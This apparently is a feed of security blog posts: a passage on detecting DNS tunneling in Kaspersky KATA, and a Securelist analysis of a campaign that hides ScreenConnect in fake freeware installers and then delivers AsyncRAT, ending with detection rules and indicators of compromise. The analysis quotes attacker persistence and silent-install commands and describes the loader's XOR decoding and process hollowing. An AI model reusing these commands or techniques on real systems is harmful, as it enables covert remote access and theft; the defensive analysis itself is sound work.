If needed, the analyst can view and export the network sessions associated with the alert. These sessions can be accessed directly from the alert or within the event card via the “Show related” drop-down list.

Network sessions that triggered the rule

Network sessions that triggered the rule

Within an individual session, the analyst can inspect standard details including interacting parties, data volume sent and received, and other fields and metrics. On the “Attributes” tab, the analyst can review the specific events recorded within that session.

Network session attributes

Network session attributes

Detecting DNS tunneling in KATA

How DNS tunnels work

DNS tunneling is a technique used to transmit data or control malware through firewalls by encoding information within DNS protocol requests and responses. Instead of performing standard name resolution, an infected host transmits data encoded within subdomain strings and receives response data via DNS records. This covert channel can be leveraged for C2 communication, bypassing network restrictions, or data exfiltration.

One method of implementing DNS tunneling involves utilizing TXT records. In this scenario, the client issues DNS TXT record queries for domain names where the right-hand portion of the domain name (the higher-level domains) remains static, while the left-hand portion (the lowest-level subdomain) carries encoded or encrypted data sent from the client to the server. Under this structure, a sample domain name might look like ZFcABQAIBA[.]testlab[.]local, where testlab[.]local serves as the static right-hand portion and ZFcABQAIBA represents the variable left-hand string containing the data transmitted by the client.

In response to these queries, the server delivers commands or messages inside the data field of the TXT response. Because the right-hand portion of the domain name remains static, all client queries are consistently routed to the same C2 server, even if the intermediate DNS resolvers targeted by the client change.

DNS query (left) and corresponding response (right) during DNS tunneling via TXT records

DNS query (left) and corresponding response (right) during DNS tunneling via TXT records

It is rather challenging to identify this malicious activity within DNS traffic without generating false positives. DNS traffic is permitted across almost all corporate networks, long domain names occur routinely in both internal and external environments, and TXT records are frequently leveraged for legitimate operational purposes.

Suspicion is established through a combination of indicators: a high volume of long, seemingly random subdomains associated with a single top-level domain, high request frequency, an unusually large number of unique names, non-standard record types, and significant data transfer volumes within a single DNS session.

By analyzing DNS traffic for threat detection, we identified three primary fields of interest:

  • Requested DNS name
  • DNS record type
  • TXT data field within the response

As shown in the image above, all of these fields are present in the DNS response. In a real-world scenario, a tunnel of this nature will transmit a volume of data that is abnormally large compared to standard DNS traffic.

Data exchange within a DNS tunnel

Data exchange within a DNS tunnel

Thus, in the context of DNS tunneling, a network anomaly occurs when 1) a single query source host sends data embedded in the variable left-hand portion of domain names (rrname) while 2) maintaining a static right-hand portion (rrname) and 3) receives DNS server responses containing TXT records (rtype) with varying data (rdata), while 4) the total volume of data transmitted in the left-hand portion of the requested domain name together with the TXT data response (rdata + rrname) exceeds a predefined threshold.

Request and response events from DNS session attributes

Request and response events from DNS session attributes

When detecting DNS tunneling, the following nuances must be considered:

  • A single tunnel will not be constrained to a single DNS session; data may be transmitted across multiple sessions with the DNS server, or each individual request may occur within a separate session.
  • A client DNS query can contain more than one requested domain name.
  • A DNS response can contain multiple TXT records, as well as a large volume of various non-TXT record types.
  • Traffic between DNS servers must be excluded, as it duplicates client requests and can trigger false positives.
  • Although the factors outlined above (an abnormally large or frequently changing left-hand subdomain alongside a static right-hand domain, or an unusually long string in a TXT record) serve as key indicators of DNS tunneling, they can also occur within legitimate network traffic.

These challenges create a high likelihood of false positives when detecting DNS tunneling, particularly when using IDS-based tools. Writing an accurate IDS rule for this type of activity is practically impossible. With rare exceptions, DNS tunneling tools possess static markers that can be leveraged for signature-based detection. However, in the absence of such markers, signature methods fail to deliver high detection accuracy without generating an overwhelming number of false positives. In these cases, a comprehensive approach combining multiple correlated indicators is essential to improve overall detection quality.
DNS tunneling detection logic

To add a rule for detecting this anomaly, you can use the prebuilt “DNS data tunneling via TXT records” template in the new rule creation interface. The “SQL-specific query” tab will display the list of variables used:

  • user_DNS_servers: a list of internal DNS server addresses within the infrastructure, required for the rule to function correctly and minimize potential false positives
  • excl_sip: IP addresses to be excluded from the scope of the rule (you can specify a single address, a subnet mask, or a list containing both addresses and subnets)
  • traffic_size: the threshold value for the total volume of data (in bytes) transmitted through the tunnel
Variables used in the "DNS data tunneling via TXT records" rule

Variables used in the “DNS data tunneling via TXT records” rule

The detection logic for this network anomaly is structured as follows:

  1. From network sessions using the DNS protocol within the timeframe defined by the rule’s search depth, select only those sessions containing at least one TXT response.
    Additionally:
    • The IP address that initiated the session must not be excluded in the excl_sip variable.
    • The source IP address that initiated the session must not belong to the internal DNS servers listed in the user_DNS_servers variable.
    • The DNS names requested by the client must not be excluded within the rule.
  2. Split qualifying DNS sessions into individual log lines, each corresponding to an individual request or response. Retain only DNS responses containing TXT data.
  3. Extract DNS names and their associated TXT data from these DNS responses. Retain only unique values.
  4. Group all resulting records by the session’s source IP address, aggregating all unique DNS names and TXT data blocks.
  5. Generate an alert if the combined size (in bytes) of the unique DNS names and TXT response data for a single IP address within the search depth window exceeds the specified threshold (the traffic_size parameter).
  6. Within the event regeneration window, group under the initial alert all subsequent alerts associated with the same client IP address. This avoids creating duplicate event records by incrementing the aggregation counter (Total appearances).
"DNS data tunneling via TXT records" rule triggering event

“DNS data tunneling via TXT records” rule triggering event

The primary value of NAD technology in this scenario lies in noise reduction – by minimizing false positives – and faster investigation times. A DNS tunnel rarely presents itself as a single, blatantly malicious request. Instead, it leaves behind a behavioral footprint: repetition, length, domain structure, unusual record types, numerous subdomains branching off an unchanging root domain, and anomalous host behavior. KATA consolidates these indicators into a single alert, presenting the analyst with an actionable attack hypothesis rather than a set of fragmented DNS events.

Prebuilt rules for detecting network anomalies in KATA

KATA users should note that Network Anomaly Detection (NAD) rules are not enabled by default. Rules must be added manually using the procedure described in the preceding sections. This design ensures that analysts can fine-tune rules to fit specific network infrastructures using variables.

Analysts have three ways of creating new rules:

  1. Adding a rule from a prebuilt template and adjusting custom variables. In this case, the rule is classified as a system rule.
  2. Adding a rule from a prebuilt template and modifying its underlying SQL query (which requires enabling the “Unlock all template values” option) to create a custom rule based on the template. When modified this way, the rule transitions from a system rule to a custom rule.
  3. Authoring a custom rule from scratch, which requires a basic understanding of ClickHouse SQL queries and familiarity with the product documentation.

As of this publication, the product ships with 59 prebuilt NAD rule templates (with additional templates delivered via product updates). KATA supports running up to 200 active rules simultaneously.

Prebuilt rules are divided into six categories:

  • Large Data Transfers: tracking abnormally large network sessions across various protocols during regular hours, at night, or over weekends.
  • Suspicious Connections: detecting suspicious connections that may indicate hazardous activity, shadow IT, evasion of attack detection mechanisms, and other threats.
  • Domain Attacks: detecting classic attacks targeting domain network infrastructures using offensive tooling.
  • Reconnaissance Activity: identifying suspicious activity within domain protocol sessions (Kerberos, DCE/RPC, LDAP, DNS) resembling domain reconnaissance.
  • Connections to Suspicious Resources: detects actions that violate security policies, potential data exfiltration beyond the perimeter, and unauthorized internet access originating from secured network segments.
  • C2 Communication: identifies network sessions characteristic of a potential C2 communication channel or tunnel.

The table below lists the rule templates for detecting network anomalies in KATA:

Rule category Rule name Protocols used
Large Data Transfers Data tunneling in DNS traffic DNS
ICMP, TCP, UDP, RDP, SSH or LDAP sessions with a large volume of traffic (6 rules) ICMP, TCP, UDP, RDP, SSH, or LDAP (depends on selected rule)
ICMP, TCP, UDP, RDP, SSH or LDAP sessions with a large volume of traffic at nighttime (6 rules) ICMP, TCP, UDP, RDP, SSH, or LDAP (depends on selected rule)
ICMP, TCP, UDP, RDP, SSH or LDAP sessions with a large volume of traffic on non-working days (6 rules) ICMP, TCP, UDP, RDP, SSH, or LDAP (depends on selected rule)
Suspicious Connections Queries to unknown DNS servers DNS
Use of unauthorized routes TCP, UDP
Use of suspicious ports for connections to external addresses TCP, UDP
Use of non-typical protocols for connections TCP, UDP, HTTP, HTTPS, DNS, SMTP
Inconsistencies with firewall configuration TCP, UDP
Use of unauthorized ports for RDP or SSH sessions (2 rules) RDP or SSH (depends on selected rule)
Interactions with external IP addresses over the RDP or SSH protocol (2 rules) RDP or SSH (depends on selected rule)
Suspicious RDP sessions with domain controllers RDP
Connection to an unknown server via Kaspersky Security Center ports TCP, UDP
Domain Attacks Signs of a DCSync attack DCE/RPC
Signs of a DCShadow attack DCE/RPC
Signs of DHCP spoofing DHCP
DNS queries to Canarytoken domains DNS
Signs of a Kerberoasting attack Kerberos
Signs of an AS-REP Roasting attack Kerberos
Signs of a brute-force password attack on SSH SSH
Signs of SOAPHound usage LDAP
Large-volume Active Directory object data collection via LDAP queries LDAP
Reconnaissance Activity Getting information about a task in the Task Scheduler DCE/RPC
Getting a list of Kerberos users Kerberos
LDAP queries to rights delegation attribute LDAP
LDAP queries to attribute for getting administrator passwords LDAP
Signs of an internal horizontal port scan TCP, UDP
Signs of an internal vertical port scan TCP, UDP
DNS zone data replication requests sent from sources other than DNS servers DNS
Successfully completed requests for DNS zone data replication sent from sources other than DNS servers DNS
LDAP query targeting a critical attribute of insecure credentials LDAP
Enumeration of domain accounts via LDAP queries LDAP
Exceeding the threshold for requested critical attributes in LDAP queries LDAP
LDAP search queries containing a high number of critical attributes LDAP
Connections to Suspicious Resources Queries to unauthorized domain names DNS
Transmission of large data volumes to cloud storages TCP, UDP, DNS
Connections to cloud storages or file transfer services TCP, DNS
Connections to public repositories TCP, DNS
Connections to resources of programs for traffic tunneling TCP, DNS
С2 Communication Possible queries to DGA domains DNS
DNS data tunneling via TXT records DNS
Numerous blocked connections to external addresses TCP, UDP

Conclusion

The examples of Kerberoasting and DNS tunneling clearly demonstrate why modern security defenses cannot rely solely on looking for known signatures and indicators of compromise. Both attack techniques abuse protocols that operate inside corporate networks every day. At the individual event level, they may look like legitimate activity, yet in behavioral context, they stand out as clear indicators of compromise.

NAD directly addresses this gap. Instead of relying purely on signature matches across Kerberos or DNS traffic, it highlights deviations from established baselines: who initiated the activity, how frequently it recurred, which services or domains were targeted, and why that matters for a specific infrastructure.

As a result, analysts gain a clear, actionable starting point for investigation. This capability is especially valuable for spotting the signs of APT group activity, which runs stealthily and is designed to blend in with legitimate operations. The importance of this capability will only grow: as attack techniques evolve, detecting suspicious activity at its earliest stages – before it escalates into critical service compromise or a data breach – becomes increasingly vital.

  • ✇SpiderLabs Blog
  • From Phishing to Persistence: A CrySome RAT Infection Chain Analysis Sean Shirley and Kyle Sopt
    During a recent security alert, the LevelBlue MDR SOC successfully triaged and contained a structured, multi-stage infection chain designed to deliver the CrySome remote access trojan (RAT). The incident was subsequently analyzed in depth by LevelBlue's Threat Hunting Operations and Research (THOR) team, whose reverse engineering and malware analysis reconstructed the full infection chain and determined that initial access was achieved through a targeted spear-phishing lure masquerading as a log
     

From Phishing to Persistence: A CrySome RAT Infection Chain Analysis

6 de Julho de 2026, 11:00

During a recent security alert, the LevelBlue MDR SOC successfully triaged and contained a structured, multi-stage infection chain designed to deliver the CrySome remote access trojan (RAT). The incident was subsequently analyzed in depth by LevelBlue's Threat Hunting Operations and Research (THOR) team, whose reverse engineering and malware analysis reconstructed the full infection chain and determined that initial access was achieved through a targeted spear-phishing lure masquerading as a logistics rate confirmation document, leveraging expected business workflows to trick the recipient into executing the initial payload.

  • ✇Securelist
  • The SOC Files: ScreenConnect masked as freeware. An inside look at a large-scale campaign Denis Kulik
    UPD 03.07.2026: added a package of rules and recommendations that help detect the described malicious activity for companies using our Kaspersky SIEM system. Introduction To access compromised systems, threat actors frequently abuse legitimate remote monitoring tools. At first glance, these utilities rarely raise red flags: they are signed with valid digital certificates, often allowlisted under corporate IT policies, and fully supported by OS vendors. However, they grant attackers the ability t
     

The SOC Files: ScreenConnect masked as freeware. An inside look at a large-scale campaign

1 de Julho de 2026, 07:00

UPD 03.07.2026: added a package of rules and recommendations that help detect the described malicious activity for companies using our Kaspersky SIEM system.

Introduction

To access compromised systems, threat actors frequently abuse legitimate remote monitoring tools. At first glance, these utilities rarely raise red flags: they are signed with valid digital certificates, often allowlisted under corporate IT policies, and fully supported by OS vendors. However, they grant attackers the ability to harvest data from target devices, drop malware, and move laterally across the network.

During a recent investigation engagement, the Kaspersky Managed Detection and Response (MDR) team discovered the ScreenConnect remote access tool being leveraged to deploy and execute an AsyncRAT payload.

A deep dive into this single incident unraveled a massive campaign distributing malicious installer archives hosted on spoofed websites. These installers masquerade as popular software like OBS Studio, DNS Jumper, DS4Windows, Bandicam, and others. In total, we uncovered more than 90 domain names localized across 10 languages. The malicious archives bundle a legitimate, signed Microsoft install.exe binary alongside a rogue install.res.1033.dll library. It is loaded onto the device via DLL sideloading and deploys the ScreenConnect service, which awaits further instructions from the threat actors.

As a result, what initially appeared to be an isolated ScreenConnect incident served as the starting point for a full investigation into the threat actor’s C2 infrastructure. Every spoofed site we uncovered followed the exact same playbook: dropping a hidden ScreenConnect remote administration service under the guise of a legitimate software installer. This allowed the attackers to maintain control over compromised endpoints, with victims ranging from individual users to organizations.

We continue to break down complex, multi-stage incidents like this in our ongoing The SOC Files series. In this post, we take a deep dive into the technical execution of the ScreenConnect attack and analyze the broader infrastructure under the threat actor’s control.

Initial incident investigation

The investigation was triggered by an alert from Kaspersky MDR, which flagged the creation and execution of suspicious PowerShell and VBS scripts spawned by a ScreenConnect process.

About ScreenConnect

ScreenConnect is a legitimate remote management utility. Kaspersky solutions detect it as not-a-virus:HEUR:RemoteAdmin.MSIL.ConnectWise.gen.
ScreenConnect was running as an Access-type service — enabling direct remote connectivity — with the server explicitly passed via the command line:

ScreenConnect service execution event with suspicious parameters

ScreenConnect service execution event with suspicious parameters

Once running, ScreenConnect created and executed a PowerShell script named Fj5NmEsp9EuKrun.ps1:

Malicious PowerShell script creation

Malicious PowerShell script creation

Below is an excerpt from the contents of the script:

Snippet of Fj5NmEsp9EuKrun.ps1

Snippet of Fj5NmEsp9EuKrun.ps1

This script configures Microsoft Defender exclusions for the following objects:

  • All disks in the system: C:\, D:\, and others
  • All root directories on the C:\ drive, as well as the C:\Users\Public directory
  • RegAsm.exe process

Additionally, the script disables User Account Control (UAC) prompts by setting the ConsentPromptBehaviorAdmin registry parameter to 0.

Following this setup, the ScreenConnect service goes on to create a VBScript file:

Malicious VBScript creation

Malicious VBScript creation

The installer_method3_stream.vbs script creates five files in the C:\Users\Public directory (msgbox.txt, secret_bytes.txt, 1.vb, cap.ps1, and script.vbs) and immediately triggers their execution by launching script.vbs.

Contents of script.vbs

Contents of script.vbs

This script terminates all active powershell.exe processes to cover its tracks and executes cap.ps1 in a hidden window.

Contents of cap.ps1

Contents of cap.ps1

cap.ps1 reads the contents of the secret_bytes.txt file, extracts sequences matching the [SXX- pattern, and converts XX from hexadecimal representation to a byte. It then uses a 0xA7 XOR key to decrypt each byte and inverts the bit order. The resulting byte array yields a fully formed PE binary, which is then reflectively loaded into the CLR.

Within the loaded assembly, the ConsoleApp1.Module1 type contains a static method named Run. The script uses reflection (Reflection.BindingFlags) to resolve a reference to this method and invoke it.

The Run method executes a process hollowing technique (T1055.012), spawning a new RegAsm.exe process with the CREATE_SUSPENDED flag. The deobfuscated and decrypted PE image from secret_bytes.txt is then copied into its address space. As a result, the RegAsm.exe process no longer executes its original code, instead serving as a container for the injected .NET module — which, in this case, is the AsyncRAT remote access Trojan.

To establish persistence, the malware schedules a task named MasterPackager.Updater:

"schtasks" /Create /TN "MasterPackager.Updater" /TR "wscript.exe "C:\Users\Public\script.vbs" " /SC MINUTE /MO 2 /F

This task triggers every two minutes, ensuring that script.vbs — and consequently the entire loader chain — executes even after a system reboot.

Once the entire infection chain successfully executes, the RegAsm.exe process establishes a connection to the C2 domain mora1987[.]work[.]gd.

AsyncRAT infection and persistence chain via ScreenConnect

AsyncRAT infection and persistence chain via ScreenConnect

How ScreenConnect entered the system

A retrospective analysis of the incident allowed us to pinpoint the source of the ScreenConnect installation: a user-downloaded archive named obs-studio-windows-x64.zip.

The archive was downloaded from hxxps://www.studioobs[.]com/, a typosquatted domain mimicking the official site for OBS Studio, a popular open-source screen recording app. This site is present in search engine results; in this specific incident, the user landed on the malicious domain directly from a search query, a vector we analyze in more detail below.

Clicking the download button for the supposedly legitimate software triggers a request to the following URL, from which the archive is fetched:

hxxps://fileget.loseyourip[.]com/obs-studio-windows-full/gVOMs5VZ9BtlcaM

Site used to deliver ScreenConnect

Site used to deliver ScreenConnect

The archive contains a legitimate, Microsoft-signed executable named install.exe (87603EA025623B19954E460ADD532048), renamed to masquerade as the OBS Studio installer, along with a malicious library named install.res.1033.dll. Additionally, the archive includes an Assets folder containing both a copy of the actual software being impersonated and the ScreenConnect utility.
Contents of obs-studio-windows-x64.zip

Contents of obs-studio-windows-x64.zip

The complete file structure of the archive is organized as follows:

Detailed directory tree of obs-studio-windows-x64.zip

Detailed directory tree of obs-studio-windows-x64.zip

When OBS-Studio-Installer.exe is executed, it loads install.res.1033.dll via DLL sideloading. This library contains the instructions required to install both ScreenConnect and OBS Studio. The deployment relies on native Windows utilities (msiexec.exe), but the attackers renamed the standard MSI packages to look like DLL files:

  • Assets\x86\Data\vcredist_x64.dll: ScreenConnect installer
  • Assets\x86\Data\vcredist_x86.dll: OBS Studio installer

The contents of the vcredist_x64.dll MSI package are shown below:

ScreenConnect installation files

ScreenConnect installation files

The Windows Installer is launched to install ScreenConnect silently in the background without requiring a system reboot:

msiexec.exe /i "C:\Temp\OBS-Studio-Windows-x64\Assets\x86\vcredist_x64.dll" /qn /norestart

Once the installation wraps up, a new service named Microsoft Update Service is created. The command line for this service explicitly defines the connection server as r[.]servermanagemen[.]xyz.

Meanwhile, the MSI package for the actual OBS Studio software runs using a standard graphical user interface.

ScreenConnect and OBS Studio installation workflow

ScreenConnect and OBS Studio installation workflow

Expanding the investigation

The attackers’ reliance on the legitimate install.exe binary provided a crucial pivot point for our broader investigation. We discovered that this specific file was being deployed in the wild under a variety of suspicious aliases, including:

  • ds4windows.exe
  • crosshairx_installer.exe
  • obs-studio-installer.exe
  • dns jumper.exe
  • glary utilities pro.exe
  • processhacker-2.39-setup.exe

These file names indicate that the threat actor was disguising their ScreenConnect archives as popular utilities beyond OBS Studio. Among the fakes, we identified counterfeit installers for DS4Windows, DNS Jumper, Glary Utilities, and Process Hacker. Crucially, when we search for these utilities on major search engines, these fraudulent sites frequently appear at the very top of the organic search results. This indicates that the threat actor is actively leveraging SEO techniques to boost traffic to their landing pages.

Spoofed software portals appearing in search engine results

Spoofed software portals appearing in search engine results

For example, here is how the fraudulent download portal for DNS Jumper looks:

Fake website mimicking the official DNS Jumper resource

Fake website mimicking the official DNS Jumper resource

On this page, the download button directs users to the following address:

hxxps://direct-download.giize[.]com/dns-jumper/iopbsr4hymbo7nfa1q7j

Just like the OBS Studio variant, this drops an archive onto the victim’s device with an identical structure: a renamed legitimate install.exe file, a sideloaded library, and an Assets directory containing the promised software packaged alongside ScreenConnect.

Contents of the DNS Jumper and ScreenConnect archive

Contents of the DNS Jumper and ScreenConnect archive

Other fraudulent websites that appear in search engine results when querying the corresponding software are designed in a similar fashion.

Spoofed websites used to distribute ScreenConnect

Spoofed websites used to distribute ScreenConnect

Notably, the vast majority of the fraudulent sites we uncovered are localized into English, Russian, and Chinese. In several instances, the pages were also translated into German, French, Spanish, Arabic, and other languages. This multi-language support underscores the global footprint of the campaign, targeting a broad user base across multiple regions.

Language localization options on a ScreenConnect delivery site

Language localization options on a ScreenConnect delivery site

Fake domain infrastructure

To distribute ScreenConnect disguised as freeware, the threat actor spun up an extensive network of domain names mapped across three IP addresses. We have categorized these into two distinct infrastructure clusters.

Cluster 1: 162.216.241[.]242 and 198.23.185[.]81

```
162.216.241[.]242
Country: United States
Org name: Dynu Systems Incorporated
```

The connection graph below illustrates the campaign websites tied to IP address 162.216.241[.]242, which hosts the previously mentioned www[.]studioobs[.]com domain.

URL connection graph for IP 162.216.241[.]242

URL connection graph for IP 162.216.241[.]242


Looking into the registration dates for the domains on this IP, we found that the threat actor initially attempted to disguise their sites as various gaming portals:

Subsequently, starting in January 2026, they shifted strategy and began registering fake domains designed to mimic popular freeware:

In this specific branch of the ScreenConnect campaign, the malicious archives are hosted on fileget.loseyourip[.]com. Notably, the download resource is hosted on a completely separate provider:

```
198.23.185[.]81
Country: United States
Org name: NOHAVPS LLC
```

Our analysis of this second IP address revealed that it also hosts additional resources tied to the campaign, including fake gaming sites and supplementary download links:

URL connection graph for IP 198.23.185[.]81

URL connection graph for IP 198.23.185[.]81

Cluster 2: 2.59.134[.]97

```
2.59.134[.]97
Country: Germany
Org name: dataforest GmbH
```

Below is an infrastructure graph showing this IP address and its hosted domains. Notably, unlike the previous case, this address also hosts direct-download.giize[.]com, a resource used to store distributed malicious archives.

URL connection graph for IP 2.59.134[.]97

URL connection graph for IP 2.59.134[.]97

In this branch of the campaign, the threat actor skipped game-themed lures entirely, focusing exclusively on creating fraudulent freeware sites that bundled ScreenConnect with the requested application. The domains hosted on IP address 2.59.134[.]97 were registered between October 2025 and March 2026.

The chart below shows the volume of fraudulent websites created month by month:

Breakdown of ScreenConnect delivery sites by theme, August 2025 through March 2026 (download)

C2 infrastructure analysis

In total, we identified dozens of different archives distributed across this campaign. All of them share a uniform file structure, containing the malicious install.res.1033.dll library and the ScreenConnect MSI package located at Assets\x86\vcredist_x64.dll.

In some instances, the ScreenConnect installation package also bundles a CAB archive.

Contents of the CAB archive

Contents of the CAB archive

This archive contains a system.config XML file, which defines the connection address for the ScreenConnect C2 server:

Contents of system.config

Contents of system.config

By analyzing these ScreenConnect installations, we uncovered additional C2 addresses, which are mapped out in the following graph:

Connection graph of ScreenConnect C2 domains

Connection graph of ScreenConnect C2 domains

The next graph illustrates the AsyncRAT command-and-control infrastructure:

AsyncRAT C2 server infrastructure

AsyncRAT C2 server infrastructure

Based on the registration dates of the C2 domains, we can determine that the campaign was launched in October 2025 and paused at the end of March. However, at the time of publication, many of the landing pages remain accessible via search engine results.

Takeaways

Investigating a single case of AsyncRAT delivered via ScreenConnect allowed us to uncover a massive, multi-domain, multi-language infrastructure designed to distribute a hidden installer for this software and further advance the attack. The threat actor disguises ScreenConnect as popular utilities and distributes it through fraudulent websites that mimic official product pages. The attackers leverage search engine optimization techniques to push these sites to the top of search results in engines like Google and Bing.

This attack chain targets both everyday consumers downloading free software from the internet and corporate networks, where remote access tools are frequently allowlisted and granted elevated privileges.

The potential objective of the campaign is to steal credentials en masse and gain unauthorized access to systems for subsequent resale on dark web marketplaces.

To mitigate the risks associated with this threat, we recommend implementing the following security measures:

  • Enforce strict software installation controls: application allowlisting and blocking MSI package execution from untrusted sources
  • Continuously monitor for the creation of new remote administration services and scheduler tasks
  • Filter outbound traffic to unknown domains and IP addresses
  • Regularly train users on safe downloading practices
  • Verify the authenticity of all software sources

For enterprise users, credential monitoring is a critical mitigation strategy against the risks detailed in this article, as a leaked account or compromised system access frequently serves as a vector for subsequent attacks on the organization.  Kaspersky Digital Footprint Intelligence provides continuous data monitoring across open and dark web sources, enabling security teams to respond proactively to potential threats.

Detection by Kaspersky solutions

Kaspersky Managed Detection and Response detects the malicious activity described in this post using the following indicators of attack:

  1. ScreenConnect service creation with suspicious parameters
    logsource:                      
        product: windows         
        category: security
    detection:
        selection_access:
            EventID: 4697
            Service File Name|contains:
                - 'e=Access'
                - 'ClientService.exe'
        selection_support:
            EventID: 4697
            Service File Name|contains:
                - 'e=Support'
                - 'ClientService.exe'
        condition: selection_access or selection_support
  2. Anomalous child processes being spawned by the ScreenConnect service
    logsource:
        product: windows
        category: process_creation
    detection:
        selection:
            ParentImage|endswith:
                - '\\ScreenConnect.ClientService.exe'
                - '\\ScreenConnect.WindowsClient.exe'
                - '\\ScreenConnect.WindowsBackstageShell.exe'
                - '\\ScreenConnect.WindowsFileManager.exe'
            Image|endswith:
                - '\\powershell.exe'
                - '\\cmd.exe'
                - '\\net.exe'
                - '\\schtasks.exe'
                - '\\sc.exe'
                - '\\msiexec.exe'
                - '\\mshta.exe'
                - '\\rundll32.exe'
        condition: selection

Additionally, Kaspersky products detect the malware covered in this post under the following verdicts:

  • Trojan.Win64.DLLhijack.*
  • Trojan.VBS.Agent.*
  • Trojan.PowerShell.Agent.bav
  • Trojan.JS.SAgent.sb

Endpoint malicious activity can be monitored using Kaspersky EDR Expert. Specifically, security teams should look for the execution of commands and scripts containing suspicious patterns, such as XOR operations used for command and data obfuscation by malware operating on the host. This activity is flagged by the suspicious_assembly_loading_into_powershell_via_reflection_amsi and xored_powershell_command_amsi rules.

Additionally, persistence mechanisms involving the creation, modification, or utilization of scheduled tasks via the schtasks.exe utility are caught by the scheduled_task_create_from_public_directory_via_schtasks rule.

Malicious code injection into the RegAsm.exe process — leveraged by attackers to masquerade execution behind a trusted system component — is detected via the code_injection_to_unusual_process rule.

To visualize the stages of the attack, security teams can utilize Kaspersky Cloud Sandbox on the Threat Intelligence portal. For instance, this tool allows defenders to map out the entire deployment and payload execution chain originating from the initial VBS dropper.

Furthermore, the Kaspersky Threat Intelligence portal supports searching and graphing the connections between malicious domains and files involved in this campaign, as demonstrated in our adversary infrastructure analysis section.

Finally, the Similarity engine within Kaspersky Threat Analysis profiles file contents to hunt down samples resembling the original threat, helping organizations identify new or previously undetected malicious objects.


To protect companies using our Kaspersky SIEM system, there are rules available in the product repository to help detect this type of malicious activity.
  • Adding exclusions to Windows Defender scans via the registry is detected by rule R241_Modification of Windows Defender exclusions through the registry. Adding exclusions via PowerShell (Add-MpPreference -ExclusionPath|ExclusionProcess) is detected by rule R076_04_Windows Defender settings disabled or changed via PowerShell.
  • Bypassing the UAC mechanism by modifying the ConsentPromptBehaviorAdmin registry key is detected by rule R242_UAC disabled through the Windows registry.
  • Running VBS scripts from a public directory triggers rule R290_07_Running VBScript files from shared folders.
  • Creating a scheduled task that runs an executable file from a public directory triggers rule R099_01_Scheduled task started from a public folder.

For the rules to function correctly, it is necessary to configure event 4657 (Security) audit for the following registry keys:

  • HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
  • HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Procesess
  • HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin

Additionally, when developing your own detection rules or conducting threat hunting for suspicious ScreenConnect behavior, we recommend monitoring the following events:

  • Creation of the ScreenConnect service with suspicious parameters
    DeviceEventClassID = '4697' 
    AND FileName LIKE '%ClientService.exe%' 
    AND (FileName LIKE '%e=Access%' OR FileName LIKE '%e=Support%')
  • Launch of atypical child processes from the ScreenConnect service
    DeviceEventClassID = '4688'
    AND match(SourceProcessName, '.*\\\\ScreenConnect\\.(ClientService|WindowsClient|WindowsBackstageShell|WindowsFileManager)\\.exe')
    AND match(DestinationProcessName, '.*\\\\(powershell|cmd|net|schtasks|sc|msiexec|mshta|rundll32)\\.exe')

Indicators of compromise

Loaders

B32810973132D11AFD61CCEE222BBB79
5B7E1FE55BD7B5EA54BD4ED1677E5A26
9A9CCD8B0E5D05F4EE77667B024844DB
0EEE9BAD07E22415439E854657FA1366
8F4E8B680D3E8D3F5AC39BD72882F713

Malicious library: install.res.1033.dll

5F96C04E3AFAE97017B201BE112284D2
73BEAD922109A61E5F9F85771A7812C5
EDFF4F58722C93D7C09ED71899416396
83601C3D4ED28E8D2BE1B99BEB8EC18C
695E794631EF130583368770E7B81E98
83601C3D4ED28E8D2BE1B99BEB8EC18C
1E6A5C7B620D487D0CFC6874C3B77C90
54025CE2A9405039899FE99A1D77E0BB
BD05FCF80E493CF9AA71EC510319469D
999A63730C9634481D1D76955A2E76A8
479BD3BB617B39CD4A46D0768A2592D4
776DFD3DF9C04BB9FCDD6C1880C3761A
8E4C57358A66EB14D31ABB614DDC68DE
A40D3AEB0DAE5B00BDB3A517F3135BBB
A85A5BFDCB7C65AB93043B8CF9E20065
01325880EFFFEC546F59490089A3B415

AsyncRAT C2

mora1987[.]work[.]gd

Fake websites addresses

ds4windows[.]io
direct-download[.]giize[.]com
tmodloader[.]org
tmodloader[.]app
ds4windows[.]net
losslessscaling[.]app
processhacker[.]dev
steamtools[.]pro
dnsjumper[.]app
free-download[.]camdvr[.]org
defendercontrol[.]org
dns-jumper[.]com
cpuz[.]app
processhacker[.]org
processhacker[.]app
steamtools[.]cc
cpuz[.]pro
wallpaper-engine[.]app
processhacker[.]net
antimicrox[.]net
defendercontrol[.]app
tmodloader[.]pro
dnsjumper[.]io
bandicam[.]app
mgba[.]app
dnsjumper[.]pro
ferdium[.]app
ds4windows[.]pro
lossless-scaling[.]online
defender-control[.]com
gom-player[.]app
defendercontrol[.]pro
lossless-scaling[.]download
antimicrox[.]pro
mgba[.]pro
lossless-scaling[.]app
losslessscaling[.]pro
mgba[.]dev
tmodloader[.]download
tmod-loader[.]com
defendercontrol[.]download
ferdium[.]pro
deadreset[.]com
gom-player[.]net
crosshairx[.]pro
libreoffice[.]pro
studioobs[.]com
studio-obs[.]net
crosshairxv2[.]com
km-player[.]com
corel-draw[.]net
glary-utilities[.]com
download-full-version[.]ooguy[.]com
crosshair-x[.]com
kms-tools[.]com
studio-obs[.]com
crosshairx[.]net
clair-obscur-33[.]com
vlc-player[.]net
arksurvival-ascended[.]com
elden-ringnightreign[.]com
ready-ornot[.]com
arma-reforger[.]com
crusader-kings[.]com
crosshairx2[.]com
mediaplayerclassic[.]net
bandizip[.]pro
obs-studio[.]site
ovr-advanced-settings[.]com
studio-obs[.]pro
vlc-media[.]com
clair-obscur-33[.]town
ovr-toolkit[.]com
crusader-kings[.]church
bandizip[.]net
apexlegends[.]org
obs-studio[.]pro
vlc-media[.]net
crosshairx[.]site
monster-hunterwilds[.]com
km-player[.]pro
mediaplayerclassic[.]pro
kms-tools[.]net
fernbus-simulator[.]com
studioobs[.]pro
bandicam[.]cc
crystaldiskmark[.]cc
crystaldiskmark[.]io
crystaldiskmark[.]dev
crystaldiskmark[.]app
crystaldiskmark[.]pro
bandicam[.]io

Fake domain infrastructure

fileget.loseyourip[.]com
file-download-crosshairx.giize[.]com
all-toll-free.loseyourip[.]com
mpc-update.giize[.]com
all-toll-free.publicvm[.]com
198.23.185[.]81
direct-download.giize[.]com

ScreenConnect C2

servermanagemen[.]xyz
185.254.97[.]249
r.manage-server[.]xyz
45.145.41[.]205
winservec[.]net
manageserver[.]xyz
cloudsynn[.]com
pingserv[.]pro
